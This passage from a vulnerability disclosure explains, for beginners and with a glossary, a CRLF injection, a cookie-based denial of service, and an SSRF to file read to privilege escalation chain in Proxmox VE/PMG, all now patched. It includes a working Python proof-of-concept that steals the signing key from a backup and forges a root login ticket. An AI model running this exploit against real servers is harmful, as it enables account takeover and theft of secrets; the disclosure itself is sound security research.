my $msg = $resp->message || HTTP::Status::status_message($code);
($msg) = $msg =~m/^(.*)$/m;   # [1]
# ...
# line 308
my $proto = $reqstate->{proto} ? $reqstate->{proto}->{str} : 'HTTP/1.0';
my $res = "$proto $code $msg\015\012";   # [2]
Line by line:
my $code = $resp->code;takes the numeric status code (like 200 or 500) from the response object and stores it in$code.my $msg = $resp->message || HTTP::Status::status_message($code);takes the human-readable message. If the response has its own message, use it; otherwise look up the standard message for that code (for example "Not Found" for 404).($msg) = $msg =~m/^(.*)$/m;is the safety attempt. The regex^(.*)$with the/mflag means "match from the start of a line to the end of that line". The parentheses around($msg)mean "keep only the first captured group", so anything after the first newline is thrown away. The comment# [1]marks this line for reference.my $proto = $reqstate->{proto} ? $reqstate->{proto}->{str} : 'HTTP/1.0';picks the protocol string, defaulting toHTTP/1.0if none is set.my $res = "$proto $code $msg\015\012";builds the status line by gluing the protocol, the code, the message, and then\015\012, which in Perl means CR followed by LF. The comment# [2]marks this line.
At [1] the server uses a regex to match the first line of the error message, trying to avoid additional lines breaking the HTTP response at [2]. However, this method only prevents LF (%0a). It's still possible to inject response headers with CR (%0d) in Chromium-based browsers. Chromium is the open-source engine behind Google Chrome, Microsoft Edge, Opera and several other browsers.
This is what the response looks like in Burp Suite. Burp Suite is a tool that sits between your browser and a server so you can read and edit every request and response.
Impacts, attack conditions & constraints
At the time of testing, using CR (%0d) to inject response headers only works on Chromium-based browsers (Chrome, MS Edge, Opera, etc.), and it is not possible to inject into the response body using only CR (%0d). Firefox does not recognise CR (%0d) as a valid newline indicator without LF (%0a).
This bug in PVE might seem completely harmless at first sight. Unfortunately, at AnyEvent.pm line 1327, there is a length limit check for incoming HTTP requests. If a request header exceeds 8192 bytes, the server will reject to process the HTTP request. A byte is a unit of data; one character is usually one byte. 8192 bytes is about eight thousand characters.
# line 55
my $limit_max_header_size = 8*1024;
# ...
# line 1327
die "http header too large\n" if ($state->{size} += length($line)) >= $limit_max_header_size;
Line by line:
my $limit_max_header_size = 8*1024;sets the limit to 8 times 1024, which is 8192.die "http header too large\n" if ($state->{size} += length($line)) >= $limit_max_header_size;adds the length of the current line to a running total, and if the total reaches or passes the limit, the program stops with the message "http header too large".dieis Perl's way of aborting with an error.
As such, an attacker could craft a malicious webpage to set long cookies on the victim's PVE domain multiple times. Once the victim visits the malicious webpage, subsequent HTTP requests to the PVE domain will carry a very long cookie header and thus be rejected by the server. In other words, the attacker fills the victim's cookie jar for the PVE site until every request is too big to be accepted.
Here is a video to demonstrate this client-side DoS vulnerability. DoS stands for denial of service: making a service unusable. Client-side means the problem happens in the victim's browser, not on the server. In the video, the victim was able to use PVE web UI at first. After visiting a malicious link, the victim can no longer access the web UI until he clears the cookies.
One thing to note is that Chrome allows third-party cookies by default. A third-party cookie is a cookie set by a site other than the one you are looking at; for example, a page on evil.example can set a cookie for pve.example if the browser allows it. This is a necessary condition to exploit this client-side DoS bug since we are setting cookies from the attacker's domain to the victim's PVE domain. However, if the victim has changed their cookie policy to "Block third-party cookies" or "Block all cookies (not recommended)" in browser settings, this attack will not work.
Patch
This bug is patched by adding an additional check of \r\n in pve-http-server version 4.1-3. In other words, the server now adds an additional check for a carriage return or a line feed.
Bug 0x03: Post-auth SSRF + LFI + Privilege Escalation
This third bug is a chain: one small problem leads to a bigger one, which leads to a bigger one still. Three terms first.
SSRF stands for Server-Side Request Forgery. It means the server can be tricked into making a request to an address the attacker chooses. The server has access to places the attacker does not, such as internal machines. Think of a hotel concierge who will fetch anything you ask for, including from rooms you are not allowed to enter.
LFI stands for Local File Inclusion. It means the server can be tricked into reading a file from its own disk and sending the contents back. Arbitrary file read is the same idea: reading any file the server process is allowed to read.
Privilege escalation means going from a low level of permission to a higher one. In this case, from a limited account to the most powerful account on the system.
SSRF
A PVE server can run as a standalone node or join a cluster to connect with other nodes. A cluster is a group of servers working together. This design naturally allows nodes to exchange information with each other. For instance, the api /api2/json/nodes/{node_name}/status is meant for querying the status of a node in the cluster by its name. It can also be used to query on the node itself. The curly braces {node_name} are a placeholder: you replace them with an actual name.
If we change the node_name to a nonexistent value "test", we will see this error message: HTTP/1.1 500 hostname lookup 'test' failed - failed to get address info for: test: No address associated with hostname. It seems that the server is trying to perform a DNS lookup on the given node_name. DNS is the internet's phone book: it turns a name like example.com into an IP address. A quick test using Burp Collaborator verifies our guess. Burp Collaborator is a service that gives you a unique address and tells you if anything ever contacts it, like a trap that reports when an animal steps on it.
By step debugging, we are able to locate the corresponding code in AnyEvent.pm:proxy_request. It turns out that the server resolves node_name to IP address and then relays our HTTP request to https://{IP}:8006/api2/json/nodes/{node_name}/status. Relays means forwards: the server takes the request and sends it onward on your behalf.
One thing we might want to try here is to setup our own HTTPS server to listen on port 8006 with a valid SSL certificate and observe whether the relayed request could come in. An SSL certificate is a digital ID card that proves a server is who it claims to be. While it does not work like that because there are multiple checks performed before firing the request and one of them is expecting /etc/pve/nodes/{node_name}/pve-ssl.pem to be found for every node in the cluster. A .pem file is a common container for certificates and keys. Whether we input our own domain name or IP address, the server will never find the cert file since the node_name does not point to any real node in the cluster. So it just throws the error HTTP/1.1 596 tls_process_server_certificate: certificate verify failed during TLS handshake and stops there. A TLS handshake is the opening conversation where two computers agree on encryption and check each other's certificates.
Another thing we notice is that $uri is appended to the port (line 699, 703 and 705 in the image above) when constructing the $target URL. The developers might have assumed that $uri will always start with a slash(/). While that is not true as we find out that it is possible to replace slash(/) with its URL-encoded form %2F without breaking the request parser. URL-encoded means writing a character in a safe form using a percent sign and two hex digits; %2F is just another way of writing /.
We tried to turn the starting part of the URL into userinfo and append our own domain by using the at sign (@), but one of the sanity checks blocked us again. Userinfo is the optional username:password@ part at the start of a URL. After several attempts, we managed to find a suitable API to exploit this SSRF vulnerability: GET /api2/json/nodes/{node_name}/tasks/{upid}/log. This API accepts any string as upid, which means we can set node_name to a valid node so that it won't fail for certificate issues. Then we use URL-encoded slashes and @ to control the hostname.
An authenticated user without any permissions in PVE is able to perform this SSRF attack. Authenticated means logged in. Due to the large shared codebases between PVE and PMG, an authenticated user in PMG that only has a low privilege "Help Desk" role or "Audit" role can also exploit this SSRF vulnerability using API /api2/html/nodes/{node_name}/pbs/{remote}/snapshot/. A role is a named set of permissions; "Help Desk" and "Audit" are deliberately limited roles.
Arbitrary file read
Inside the callback function of http_request, the server looks for the pvestreamfile header in response headers (line 778) and extracts its value to the variable $stream. A callback is a function that is called when something happens, like a doorbell that rings when someone arrives. $stream is later passed to sysopen, and the server will return the content of the file as the response body. sysopen is a Perl function that opens a file on disk.
The vulnerable code exists in PMG as well. An attacker can exploit the SSRF vulnerability presented earlier to read arbitrary files on PVE/PMG servers with only a non-privileged account in PVE or a low-privilege account in PMG. The sysopen is called in process "pve(pmg)proxy worker" with uid=33(www-data). A uid is a numeric user ID. www-data is the low-privilege user account that web servers traditionally run as, so that a bug in the web server cannot damage the whole system.
Privilege escalation in PMG via unsecured backup file
With the ability to read an arbitrary file, hackers might be particularly interested in credentials and secret keys stored on the server. Credentials are usernames and passwords. We decided to dig into the implementation of the authentication process to see whether the server stores anything in the database or in the config file, in plaintext or encrypted by some "secret keys". Plaintext means not encrypted at all.
Authentication in PVE/PMG is implemented by signing and verifying a string using RSA/SHA-1. SHA-1 is a hashing algorithm that turns data into a short fixed-length fingerprint. A signature here is a value that proves the server produced the ticket, because only the server holds the signing key. Upon successful login, the server will sign a "ticket" for client, as known as "PVEAuthCookie" or "PMGAuthCookie". Here is a sample of the ticket:
PVE:user01@pve:62BD5976::[redacted]+JDBpTG3L2QBBMQTe8Q2/[redacted]/[redacted]+[redacted]==
The double colon seperates the plaintext and signature. The format of plaintext is PVE:{username}@{realm}:{hex(timestamp)}. A realm is a login source, such as the local Linux users or an external directory. Hex means hexadecimal, a way of writing numbers using digits 0-9 and letters A-F. A timestamp is the moment the ticket was created, in seconds. While the signature is generated using private key stored at /etc/pve/priv/authkey.key for PVE, or /etc/pmg/pmg-authkey.key for PMG, only root user has read-write permissions to these files. root is the all-powerful administrator account on Linux.
root@pve7:~# ls -l /etc/pve/priv/authkey.key
-rw------- 1 root www-data 1675 Jun 30 10:52 /etc/pve/priv/authkey.key

root@pmg:~# ls -l /etc/pmg/pmg-authkey.key
-rw------- 1 root root 1679 Jun  9 11:43 /etc/pmg/pmg-authkey.key
Line by line:
ls -llists files with their permissions. The-rw-------part is the permission string: the owner can read and write, nobody else can do anything. Theroot www-datapart says the owner isrootand the group iswww-data. The number after the group is the file size in bytes. The rest is the date and the path.
However, it turns out that if the backup feature in PMG has ever been used, the backup file will contain the authkey. More importantly, it is readable by www-data users:
root@pmg:/var/lib/pmg/backup# ls -l
total 12
-rw-r--r-- 1 root root 10799 Jun  9 17:16 pmg-backup_2022_06_09_62A1BA65.tgz
Line by line:
- The file ends in
.tgz, which is a compressed archive, like a zip file.
The path to the backup file can be extracted from task logs which is also accessible by www-data user. A task log is a record of jobs the system has run, such as backups. Combining all the vulnerabilities above, an attacker can forge a ticket to achieve privilege escalation from a low privilege "Help Desk" role or "Audit" role to "root@pam" for full access in PMG. Forging a ticket means creating one yourself, using the stolen signing key, so the server believes it issued it.
Proof-of-concept
A proof-of-concept is a small demonstration that proves a vulnerability is real. We have attached the python script below and a video demonstrating this exploit. In the video, the attacker logged in to PMG web UI as a "Help Desk" user and was not able to change the current user's role due to low privilege. After running the exploit, a forged ticket was generated, and the attacker gained access to the web UI as "root@pam" user.
import argparse
import requests
import logging
import json
import socket
import ssl
import urllib.parse
import re
import time
import subprocess
import base64
import tarfile
import io
import tempfile
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

PROXIES = {}  # {'https': '[redacted]:8080'}
logging.basicConfig(format='%(asctime)s - %(message)s', level=logging.INFO)

def generate_ticket(authkey_bytes, username='root@pam', time_offset=-30):
    timestamp = hex(int(time.time()) + time_offset)[2:].upper()
    plaintext = f'PMG:{username}:{timestamp}'

    authkey_path = tempfile.NamedTemporaryFile(delete=False)
    logging.info(f'writing authkey to {authkey_path.name}')
    authkey_path.write(authkey_bytes)
    authkey_path.close()

    txt_path = tempfile.NamedTemporaryFile(delete=False)
    logging.info(f'writing plaintext to {txt_path.name}')
    txt_path.write(plaintext.encode('utf-8'))
    txt_path.close()

    logging.info(f'calling openssl to sign')
    sig = subprocess.check_output(
        ['openssl', 'dgst', '-sha1', '-sign', authkey_path.name, '-out', '-', txt_path.name])
    sig = base64.b64encode(sig).decode('latin-1')

    ret = f'{plaintext}::{sig}'
    logging.info(f'generated ticket for {username}: {ret}')

    return ret

def read_file(hostname, port, ticket, localhostname, filename):
    logging.info(f'reading {filename}')
    raw_req = f'GET %2Fapi2%2Fhtml%2Fnodes%2F{localhostname}%2Fpbs%[email protected]/snapshot/?f={urllib.parse.quote_plus(filename)} HTTP/1.1\r\n' \
              f'Cookie: PMGAuthCookie={urllib.parse.quote_plus(ticket)}\r\n' \
              'Connection: close\r\n' \
              '\r\n'
    logging.debug(raw_req)
    context = ssl.create_default_context()
    # disable cert check
    context.check_hostname = False
    context.verify_mode = ssl.VerifyMode.CERT_NONE

    ret = b''
    with socket.create_connection((hostname, port), timeout=5) as sock:
        with context.wrap_socket(sock, server_hostname=hostname) as ssock:
            ssock.send(raw_req.encode())
            while True:
                try:
                    buf = ssock.recv(2048)
                    ret += buf
                    if (len(buf) < 1):
                        break
                    logging.info(f'recv {len(buf)} bytes')
                except socket.timeout:
                    logging.error('recv timeout, maybe the file doesn\'t exist')
                    break
    return ret

def get_authkey_from_tgz(tgz_bytes):
    tar = tarfile.open(fileobj=io.BytesIO(tgz_bytes))
    logging.info('reading ./config_backup.tar from tgz')
    tar2 = tarfile.open(fileobj=tar.extractfile(tar.getmember('./config_backup.tar')))
    logging.info('reading etc/pmg/pmg-authkey.key from ./config_backup.tar')
    authkey_bytes = tar2.extractfile(tar2.getmember('etc/pmg/pmg-authkey.key')).read()

    logging.info(f'read authkey_bytes length: {len(authkey_bytes)}')
    return authkey_bytes

def exploit(username, password, realm, target_url, generate_for):
    # login
    logging.info(f'logging in with username:{username}')
    req = requests.post(f'{target_url}api2/extjs/access/ticket',
                        verify=False,
                        data={'username': username, 'password': password, 'realm': realm},
                        proxies=PROXIES)
    if req.status_code != 200:
        logging.error(f'login failed: expect 200, got {req.status_code}. Please check target_url')
        exit(1)
    res = json.loads(req.content.decode('utf-8'))
    if res['success'] != 1:
        logging.error(f'login failed: {res["message"]}. Please check username/password/realm')
        exit(1)
    ticket = res['data']['ticket']
    localhostname_re = re.compile('PMG:.*?@(.*?):[0-9A-F]{8}::')
    localhostname = localhostname_re.findall(ticket)[0]
    logging.info(f'logged in, user: {res["data"]["username"]}, role: {res["data"]["role"]}, localhostname: {localhostname}')

    # read file
    parsed_target = urllib.parse.urlparse(target_url)
    hostname = parsed_target.hostname
    port = parsed_target.port

    task_index = read_file(hostname, port, ticket, localhostname, '/var/log/pve/tasks/index').decode('utf-8')
    task_index = task_index.split('\r\n\r\n')[1]
    backup_re = re.compile('^(UPID:.*?:backup::.*?) ([0-9A-F]{8}) OK$', re.MULTILINE)
    backup_tasks = backup_re.findall(task_index)
    # we start looking for the tgz file from the lastest update
    backup_tasks.reverse()
    logging.info(f'found {len(backup_tasks)} successful backup tasks')

    for i in backup_tasks:
        # extract backup tgz filepath from task details
        task_detail = read_file(hostname, port, ticket, localhostname, f'/var/log/pve/tasks/{i[1][-1]}/{i[0]}').decode('utf-8')
        backuptgz_re = re.compile('^starting backup to: (.*?\.tgz)$', re.MULTILINE)
        backuptgz_path = backuptgz_re.findall(task_detail)
        if len(backuptgz_path) == 0:
            logging.info(f'no backup file')
            continue
        backuptgz_path = backuptgz_path[0]
        logging.info(f'found backup file: {backuptgz_path}')
        # read the backup tgz file and extract pmg-authkey.key
        backuptgz_content = read_file(hostname, port, ticket, localhostname, backuptgz_path)
        if not backuptgz_content:
            logging.info(f'no backup file')
            continue
        backuptgz_content = backuptgz_content.split(b'\r\n\r\n', 1)[1]
        authkey_bytes = get_authkey_from_tgz(backuptgz_content)
        new_ticket = generate_ticket(authkey_bytes, username=generate_for)

        logging.info('veryfing ticket')
        req = requests.get(target_url, headers={'Cookie': f'PMGAuthCookie={new_ticket}'}, proxies=PROXIES,
                           verify=False)
        res = req.content.decode('utf-8')
        verify_re = re.compile('UserName: \'(.*?)\',\n\s+CSRFPreventionToken:')
        verify_result = verify_re.findall(res)
        logging.info(f'current user: {verify_result[0]}')
Line by line, in plain words:
urllib3.disable_warnings(...)hides a warning about not checking certificates. The script disables certificate checks.generate_ticket(authkey_bytes, username='root@pam', time_offset=-30)builds a forged ticket from the signing key, the username to impersonate (defaultroot@pam), and a time offset of minus 30 seconds.context = ssl.create_default_context()and the following lines turn off certificate checking.
Patch
There are several commits applied in pve-http-server version 4.1-3 to fix the bug chain. A commit is a recorded change in a code repository, like a saved edit in a shared document.
Timeline
- 2022-05-17 Reported the XSS vulnerability to vendor
- 2022-05-17 Vendor acknowledged and patched XSS
- 2022-06-16 CVE-2022-31358 assigned to the XSS vulnerability
- 2022-07-01 Reported CRLF injection and SSRF to vendor
- 2022-07-02 Vendor acknowledged and patched both vulnerabilities
- 2022-07-06 Submitted CVE ID request form for CRLF injection and SSRF, no reply from MITRE since then
- 2022-09-03 Emailed MITRE but no reply again
- 2022-12-09 MITRE emailed back and assigned CVE-2022-35507 & CVE-2022-35508 for the remaining 2 bugs
Glossary
- API: a way for one program to ask another program to do something, usually over the network.
- API Inspector: a page in PVE that shows the JSON result of an API call rendered as HTML.
- Arbitrary file read: tricking a server into reading any file it has access to and sending the contents back.
- Attribute: extra information attached to an HTML tag, such as
hrefon a link. - Authenticated: logged in with a valid account.
- Backup archive: a compressed file containing a copy of configuration and data, here a
.tgzfile. - Base64: a way of writing binary data using only text characters.
- Breadcrumb: the trail of links at the top of a page showing where you are.
- Burp Collaborator: a service that gives you a unique address and reports if anything contacts it.
- Burp Suite: a tool that sits between browser and server so you can read and edit requests and responses.
- Byte: a unit of data; one character is usually one byte.
- Callback: a function that is called when something happens.
- Chromium: the open-source browser engine behind Chrome, Edge, Opera and others.
- Client-side: happening in the victim's browser rather than on the server.
- Cluster: a group of servers working together.
- Command: an instruction typed into a terminal.
- Commit: a recorded change in a code repository.
- Compiler: a tool that turns source code into a runnable program.
- Concatenate: join end to end.
- Cookie: a small piece of data a website asks your browser to store and send back on later requests.
- CR (carriage return): a control character,
%0dwhen URL-encoded, used as part of a line ending. - CRLF injection: sneaking a carriage return or line feed into a place the server did not expect, splitting its reply into extra lines.
- Credentials: usernames and passwords.
- Cross-site scripting (XSS): making a victim's browser run JavaScript written by an attacker, as if it came from the trusted site.
- CVE: a unique public label for a known security flaw.
- Debugger: a tool that lets you pause a program, inspect its variables, and step forward line by line.
- Debugging: watching a program run to understand its behaviour.
- Debian: a common version of Linux.
- Denial of service (DoS): making a service unusable.
- Dependency resolving: following a reference from one file to another to find where something is defined.
- DNS: the internet's phone book, turning names into IP addresses.
- Docker: a tool for running software in isolated containers.
- ELF: a compiled binary program format on Linux.
- Endpoint: a specific address for an API, like a counter in a post office.
- Escaping: converting characters with special meaning into harmless text.
- Forging: creating a ticket yourself, using a stolen signing key, so the server believes it issued it.
- Formatter: a piece of code that turns data into a particular output format.
- Function: a named block of code that does a job.
- Hex (hexadecimal): a way of writing numbers using digits 0-9 and letters A-F.
- HTML entities: the safe way to write special characters in HTML, such as
<for<. - Hypervisor: software that lets one physical computer run many virtual machines.
- innerHTML: a property that holds the HTML content of an element; setting it makes the browser render whatever you put there.
- Interpreter: the program that reads code and executes it.
- IP address: the numeric address of a computer on a network.
- ISO installer: a single file you download and write to a USB stick or DVD to install an operating system.
- JSON: a text format for structured data, easy for programs to read.
- LF (line feed): a control character,
%0awhen URL-encoded, used as part of a line ending. - LFI (Local File Inclusion): tricking a server into reading a file from its own disk and sending it back.
- make: a helper program that automates building software.
- Module: a reusable piece of code.
- Perl: a programming language good at processing text.
- Plaintext: not encrypted at all.
- Plugin: an add-on that teaches a program new abilities.
- Port: a numbered door on a computer, each for a different service.
- Privilege escalation: going from a low level of permission to a higher one.
- Proof-of-concept: a small demonstration that proves a vulnerability is real.
- Reflected: malicious input is sent to the server and immediately echoed back in the response.
- Regex (regular expression): a pattern-matching tool for describing the shape of text.
- Realm: a login source, such as local Linux users or an external directory.
- Relay: forward a request onward on someone's behalf.
- Reverse shell: a connection where the victim's computer reaches out to the attacker and hands over a command line.
- Role: a named set of permissions.
- root: the all-powerful administrator account on Linux.
- RSA: a public-key cryptography system where one key signs and another verifies.
- SHA-1: a hashing algorithm that turns data into a short fixed-length fingerprint.
- Shell command: an instruction typed into the operating system's command line.
- Signature: a value that proves the server produced a ticket, because only the server holds the signing key.
- SSRF (Server-Side Request Forgery): tricking a server into making a request to an address the attacker chooses.
- SSL certificate: a digital ID card that proves a server is who it claims to be.
- Status line: the first line of an HTTP reply, saying whether the request succeeded or failed.
- Syntax highlighting: colouring code to make it easier to read.
- sysopen: a Perl function that opens a file on disk.
- Taint mode: a Perl safety feature that treats data from users as untrusted until checked.
- Task log: a record of jobs the system has run, such as backups.
- Terminal: a text window where you type instructions instead of clicking.
- Third-party cookie: a cookie set by a site other than the one you are looking at.
- Ticket: a signed value the server gives you on login, used to prove who you are on later requests.
- Timestamp: the moment something happened, in seconds.
- TLS handshake: the opening conversation where two computers agree on encryption and check each other's certificates.
- Type-1 hypervisor: a hypervisor that runs directly on the hardware, with no normal operating system underneath.
- uid: a numeric user ID.
- URL-encoded: writing a character in a safe form using a percent sign and two hex digits, such as
%2Ffor/. - Userinfo: the optional
username:password@part at the start of a URL. - Virtual machine: a pretend computer created by a hypervisor.
- Web-based management interface: a set of web pages served by a program on the server, used to manage it.
- www-data: the low-privilege user account that web servers traditionally run as.



